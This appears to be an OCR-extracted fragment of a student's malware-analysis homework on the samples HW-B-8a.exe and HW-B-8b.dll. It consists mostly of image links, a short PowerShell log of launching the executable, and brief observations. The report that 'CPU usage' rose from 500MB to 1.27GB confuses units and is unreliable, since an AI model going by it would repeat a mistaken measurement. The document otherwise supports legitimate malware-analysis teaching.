
HW-B-8a.exe & HW-B-8b.dll

1. Run HW-B-8a.exe from the command line. What happens?

After:




The CPU usage increased from 500MB to 1.27GB.





Graphically nothing changes on the interface


```
PS C:\Users\IEUser\Desktop\HW-B> ./HW-B-8a.ex_
PS C:\Users\IEUser\Desktop\HW-B> ./HW-B-8a.exe
PS C:\Users\IEUser\Desktop\HW-B> ls
```

